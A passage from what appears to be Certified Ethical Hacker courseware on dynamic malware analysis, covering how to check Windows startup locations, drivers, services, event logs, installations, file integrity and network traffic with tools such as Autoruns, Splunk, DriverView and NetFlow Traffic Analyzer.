HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
\Shell Folders, Startup

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
\User Shell Folders, Startup

- IE Startup Setting

HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\URLSearchHooks

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt

- Step 2: Check device drivers automatically loaded

Navigate to C:\Windows\System32\drivers to check the device drivers.




Figure 7.80: Screenshot displaying drivers folder

- Step 3: Check boot.ini or bcd (bootmgr) entries

Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.239]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>bcdeedit

Windows Boot Manager
-----
identifier          {bootmgr}
device              partition=\Device\HarddiskVolume1
description         Windows Boot Manager
locale              en-US
inherit             {globalsettings}
default             {current}
resumeobject        {f6ca5932-8c7b-11e9-9ccd-ca70e1fbe6d4}
displayorder        {current}
toolsdisplayorder  {memdiag}
timeout             3

Windows Boot Loader
-----
identifier          {current}
device              partition=C:
path                \WINDOWS\system32\winload.exe
description         Windows 10
locale              en-US
inherit             {bootloadersettings}
recoverysequence    {0f2d0d1b-8c0b-11e9-8dd3-ba176a9ceedc}
displaymessageoverride Recovery
recoveryenabled     Yes
allowedinmemorysettings 0x15000075
osdevice            partition=C:
```

Figure 7.81: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.




Figure 7.82: Screenshot displaying services

▪ Step 5: Check the Startup folder

Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 10:

- `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
- `C:\Users\ (User-Name)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`

Another method to access startup folders is as follows:

1. Press **Windows + R** simultaneously to open the **Run** box
2. Type `shell: startup` in the box and click **OK** to navigate to the startup folder




Figure 7.83: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: <https://docs.microsoft.com>

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.




Figure 7.84: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (<http://www.winpatrol.com>)
- Autorun Organizer (<https://www.chemtable.com>)
- Quick Startup (<https://www.glarystsoft.com>)
- StartEd Pro (<http://www.outertech.com>)
- Chameleon Startup Manager (<http://www.chameleon-managers.com>)

Dynamic Malware Analysis: Event Logs Monitoring/Analysis




Log analysis is a process of analyzing computer-generated records or activities to identify malicious or suspicious events.

Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent.

Log Analysis Tools

- ManageEngine Event Log Analyzer (<https://www.manageengine.com>)
- Loggly (<https://www.loggly.com>)
- SolarWinds Log & Event Manager (LEM) (<https://www.solarwinds.com>)
- Netwrix Event Log Manager (<https://www.netwrix.com>)

Splunk It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



The screenshot shows the Splunk interface with a search bar at the top. Below it is a table titled "Events (2,014)" with columns for "Time" and "Source". The table lists several log entries, each with a timestamp and a source identifier. The sources include "Windows Security" and "EventLog". The interface has various navigation tabs like "Search", "Discover", "Dashboard", "Reports", "Metrics", and "Timeline". A bottom banner states "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited." and includes the URL "https://www.splunk.com".

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- System logs**
Start → Windows Administrative Tools → Event Viewer → Windows Logs
- System Security logs**
Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security
- Applications and Services Logs**
Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Log Analysis Tools:

- **Splunk**

Source: <https://www.splunk.com>

It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.

The screenshot shows the Splunk Enterprise web interface. At the top, there's a navigation bar with links for 'Search', 'Metrics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. To the right of the navigation is a 'Search & Reporting' button. Below the navigation is a search bar containing the query 'host=WebServer' and a time range selector 'Last 24 hours'. Underneath the search bar, it says '7,206 events (7/21/19 2:30:00.000 PM to 7/22/19 3:13:59.000 PM)' and 'No Event Sampling'. There are tabs for 'Events (7,206)', 'Patterns', 'Statistics', and 'Visualization'. The 'Events' tab is selected. On the left, there's a sidebar with sections for 'SELECTED FIELDS' (host, source, sourcetype) and 'INTERESTING FIELDS' (ComputerName, date, date_hour, date_mday, date_minute, date_month, date_second, date_wday, date_year, date_zone). The main area displays a table of event logs with columns for 'Time' and 'Event'. Two specific events are highlighted with a gray background: one from 7/22/19 3:13:49.000 PM and another from 7/22/19 3:13:39.000 PM. Both events show details like LogName=Security, SourceName=Microsoft Windows security auditing, EventCode=4634, EventType=0, and host=WebServer.

Figure 7.85: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (<https://www.manageengine.com>)
- Loggly (<https://www.loggly.com>)
- SolarWinds Log & Event Manager (<https://www.solarwinds.com>)
- Netwrix Event Log Manager (<https://www.netwrix.com>)

Dynamic Malware Analysis: Installation Monitoring

The screenshot shows the Mirekusoft Install Monitor application window. It displays a list of installed programs with columns for Name, Publisher, Installed, Size, and Version. The interface includes tabs for Home, Programs, Performance, Startup, Web, and Options. A sidebar on the left lists various system components like CPU, RAM, and Disk. A status bar at the bottom provides build information and copyright details.

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**

Installation Monitoring Tools

- SysAnalyzer (<https://www.aldeid.com>)
- Advanced Uninstaller PRO (<https://www.advanceduninstaller.com>)
- REVO UNINSTALLER PRO (<https://www.revouninstaller.com>)
- Comodo Programs Manager (<https://www.comodo.com>)

Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

Mirekusoft Install Monitor

Source: <https://www.mirekusoft.com>

Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.




Figure 7.86: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (<https://www.aldeid.com>)
- Advanced Uninstaller PRO (<https://www.advanceduninstaller.com>)
- REVO UNINSTALLER PRO (<https://www.revouninstaller.com>)
- Comodo Programs Manager (<https://www.comodo.com>)

Dynamic Malware Analysis: Files and Folders Monitoring




File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (<https://www.tripwire.com>)
- Netwrix Auditor (<https://www.netwrix.com>)
- Verisys (<https://www.ionx.co.uk>)
- CSP File Integrity Checker (<https://www.cspsecurity.com>)
- NNT Change Tracker (<https://www.newnettechnologies.com>)

PA File Sight

■ It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

■ PA File Sight

Source: <https://www.poweradmin.com>

PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

Features:

- Compromised computers are blocked from reaching files on other protected servers on the network
- Detects users copying files and optionally blocks access
- Real-time alerts allow appropriate staff to investigate immediately
- Monitors who is deleting, moving, or reading files



Figure 7.87: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity and Change Manager (<https://www.tripwire.com>)
- Netwrix Auditor (<https://www.netwrix.com>)
- Verisys (<https://www.ionx.co.uk>)
- CSP File Integrity Checker (<https://www.cspsecurity.com>)
- NNT Change Tracker (<https://www.newnettechnologies.com>)

Dynamic Malware Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run → Type msinfo32 → Software Environment → System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (<https://www.iobit.com>)
- Driver Reviver (<https://www.reviversoft.com>)
- Driver Easy (<https://www.drivereeasy.com>)
- Driver Fusion (<https://treexy.com>)
- Driver Genius (<http://www.driver-soft.com>)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name

The screenshot shows a Windows application window titled "DriverView". It contains a table with columns: Driver Name, Address, End Address, Size, Load Count, Index, File Type, and Description. The table lists 180 items. Some entries include: afunix.sys, Agelv.sys, ahcache.sys, am.sys, BasicDisplay.sys, BasicRender.sys, Beep.SYS, bindiff.sys, BOOT!V!O.dfl, browser.sys, cd!d!r, sh!ft!sys, CLFS.SYS, and others. The "Description" column provides details like "AF_UNIX socket provider", "RAS Agile Vpn Miniget C", "Application Compatibility", "BAM Kernel Driver", etc.

<https://www.nirsoft.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run → Type msinfo32 → Software Environment → System Drivers**

The screenshot shows the "System Information" window in Windows. The left pane shows a tree view of system components, with "Software Environment" expanded and "System Drivers" selected. The right pane is a table listing system drivers. The columns are: Name, Description, File, Type, Started, Start Mode, and State. The table includes entries like 1394ohci, 3ware, acpi, acpidev, acpix, acpiogr, acpim, acptime, adp80xx, afid, afunix, ahcache, amd8, amdppm, amdsata, amdsbs, amdxata, appid, applockerflr, and others. The "State" column shows many drivers as "Stopped".

Figure 7.88: Screenshot displaying Windows System Drivers

- **DriverView**

Source: <https://www.nirsoft.net>

The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

Features:

- Displays the list of all loaded drivers in your system
- Standalone executable

The screenshot shows the DriverView application window. The menu bar includes File, Edit, View, Options, and Help. Below the menu is a toolbar with icons for opening files, saving, printing, and exiting. The main area is a grid table with the following columns: Driver Name, Address, End Address, Size, Load Count, Index, File Type, and Description. The table lists 180 items. A status bar at the bottom indicates "180 item(s), 1 Selected".

Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description
afunix.sys	0x3B2D0000	0x3B2E3000	0x00013000	1	81	System Driver	AF_UNIX socket provider
AgileVpn.sys	0x35C10000	0x35C37000	0x00027000	1	170	Network Driver	RAS Agile Vpn Miniport C
ahcache.sys	0x3B700000	0x3B74F000	0x0004f000	1	95	System Driver	Application Compatibility
bam.sys	0x3B5F0000	0x3B606000	0x00016000	1	94	System Driver	BAM Kernel Driver
BasicDisplay.sys	0x3B1A0000	0x3B1B6000	0x00016000	1	74	Display Driver	Microsoft Basic Display D
BasicRender.sys	0x3B1C0000	0x3B1D1000	0x00011000	1	75	Display Driver	Microsoft Basic Render D
Beep.SYS	0x3B6E0000	0x3B6EA000	0x0000a000	1	70	System Driver	BEEP Driver
bindflt.sys	0x3B8A0000	0x3B8C1000	0x00021000	1	178	System Driver	Windows Bind Filter Drive
BOOTVID.dll	0x38FA0000	0x38FAB000	0x0000b000	1	10	Display Driver	VGA Boot Driver
bowser.sys	0x35840000	0x35865000	0x00025000	1	152	System Driver	NT Lan Manager Datagram
cdd.dll	0xDCC60000	0xDCCA8000	0x00048000	1	139	Display Driver	Canonical Display Driver
cldflt.sys	0x36180000	0x361F7000	0x00077000	1	142	System Driver	Cloud Files Mini Filter Dri
CLFS.SYS	0x38F10000	0x38F78000	0x00068000	4	7	System Driver	Common Log File Syste

Figure 7.89: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (<https://www.iobit.com>)
- Driver Reviver (<https://www.reviversoft.com>)
- Driver Easy (<https://www.drivereeasy.com>)
- Driver Fusion (<https://treexy.com>)
- Driver Genius (<http://www.driver-soft.com>)

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

CEH
Certified Ethical Hacker

- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (<https://www.colasoft.com>)
- Wireshark (<https://www.wireshark.org>)
- PRTG Network Monitor (<https://kb.paessler.com>)
- GFI LanGuard (<https://www.gfi.com>)
- NetFort LANGuardian (<https://www.netfort.com>)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data, correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**

NetFlow Traffic Analyzer Summary
Last 5 Hours - Both

NetFlow Sources	INTERFACE	TRAFFIC IN	TRAFFIC OUT	LAST RECEIVED	LAST RECEIVED CIRROS
423.198.167.184:4323	HWAN	0	0	5/4/17 12:22 PM	5/4/17 12:20 PM
192.168.1.10:443	Stunnel4 FtpSrvr (SSL)	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	EWAS Jumper (SSL)	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	HTTP ProxyPort (SSL)	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	HTTP (SSL)	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	Internet Gateway 3720	0	0	5/4/17 12:22 PM	5/4/17 12:20 PM
192.168.1.10:443	Signature FtpSrvr	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	Wireless IEEE 802.11AC	0	0	5/4/17 12:22 PM	never
192.168.1.10:443	Wireless Virtual Serial	0	0	5/4/17 12:22 PM	never

Top 10 Applications

Top 5 NetFlow Sources by % Utilization

NOTE	INTERFACE	RECEIVE	TRANSMIT
Internet Gateway 3720	Ethernet WAN (Loopback)	80 %	65 %
HWAN	Ethernet WAN (Loopback)	31 %	39 %
HWAN	Ethernet LAN (Loopback)	21 %	21 %
HWAN	Ethernet LAN (Loopback)	25 %	1 %

<https://www.solarwinds.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

Source: <https://www.solarwinds.com>

NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

Features:

- Network traffic analysis
- Bandwidth monitoring

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification

